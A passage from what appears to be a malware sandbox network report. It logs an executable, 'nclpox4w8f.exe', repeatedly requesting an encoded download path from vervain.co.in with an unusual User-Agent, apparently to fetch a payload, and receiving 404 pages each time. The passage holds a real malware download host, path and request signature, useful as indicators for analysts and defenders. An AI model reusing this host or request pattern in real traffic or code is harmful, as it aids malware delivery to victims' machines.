53	192.168.2.4	49824	199.79.62.221	443	C:\Users\user\Desktop\nclpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:45 UTC	51	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in
2022-08-05 13:09:45 UTC	51	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:09:45 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:09:45 UTC	51	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
54	192.168.2.4	49825	199.79.62.221	443	C:\Users\user\Desktop\nclpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:46 UTC	52	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:46 UTC	52	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:09:46 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:09:46 UTC	52	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
55	192.168.2.4	49826	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:47 UTC	53	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: lVali Host: vervain.co.in
2022-08-05 13:09:47 UTC	53	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:09:47 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:09:47 UTC	53	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
56	192.168.2.4	49827	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:48 UTC	54	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: lVali Host: vervain.co.in
2022-08-05 13:09:48 UTC	54	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:09:48 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:48 UTC	54	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
57	192.168.2.4	49833	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:49 UTC	54	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in
2022-08-05 13:09:50 UTC	55	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:09:49 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:09:50 UTC	55	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
58	192.168.2.4	49834	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:50 UTC	55	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in
2022-08-05 13:09:51 UTC	56	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:09:51 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:09:51 UTC	56	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
59	192.168.2.4	49835	199.79.62.221	443	C:\Users\user\Desktop\nclpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:51 UTC	56	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in
2022-08-05 13:09:52 UTC	57	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:09:52 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:09:52 UTC	57	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49761	199.79.62.221	443	C:\Users\user\Desktop\nclpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:08:29 UTC	5	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in
2022-08-05 13:08:29 UTC	5	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:08:29 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:08:29 UTC	6	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
60	192.168.2.4	49836	199.79.62.221	443	C:\Users\user\Desktop\nclpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:53 UTC	57	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:53 UTC	58	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:09:53 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:09:53 UTC	58	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
61	192.168.2.4	49837	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:54 UTC	58	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: lVali Host: vervain.co.in
2022-08-05 13:09:54 UTC	58	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:09:54 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:09:54 UTC	59	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
62	192.168.2.4	49838	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:55 UTC	59	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: lVali Host: vervain.co.in
2022-08-05 13:09:55 UTC	59	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:09:55 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:55 UTC	60	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
63	192.168.2.4	49839	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:56 UTC	60	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in
2022-08-05 13:09:56 UTC	60	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:09:56 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:09:56 UTC	61	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
64	192.168.2.4	49841	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:57 UTC	61	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in
2022-08-05 13:09:57 UTC	61	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:09:57 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:09:57 UTC	62	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
65	192.168.2.4	49842	199.79.62.221	443	C:\Users\user\Desktop\nclpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:58 UTC	62	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in
2022-08-05 13:09:59 UTC	62	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:09:58 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
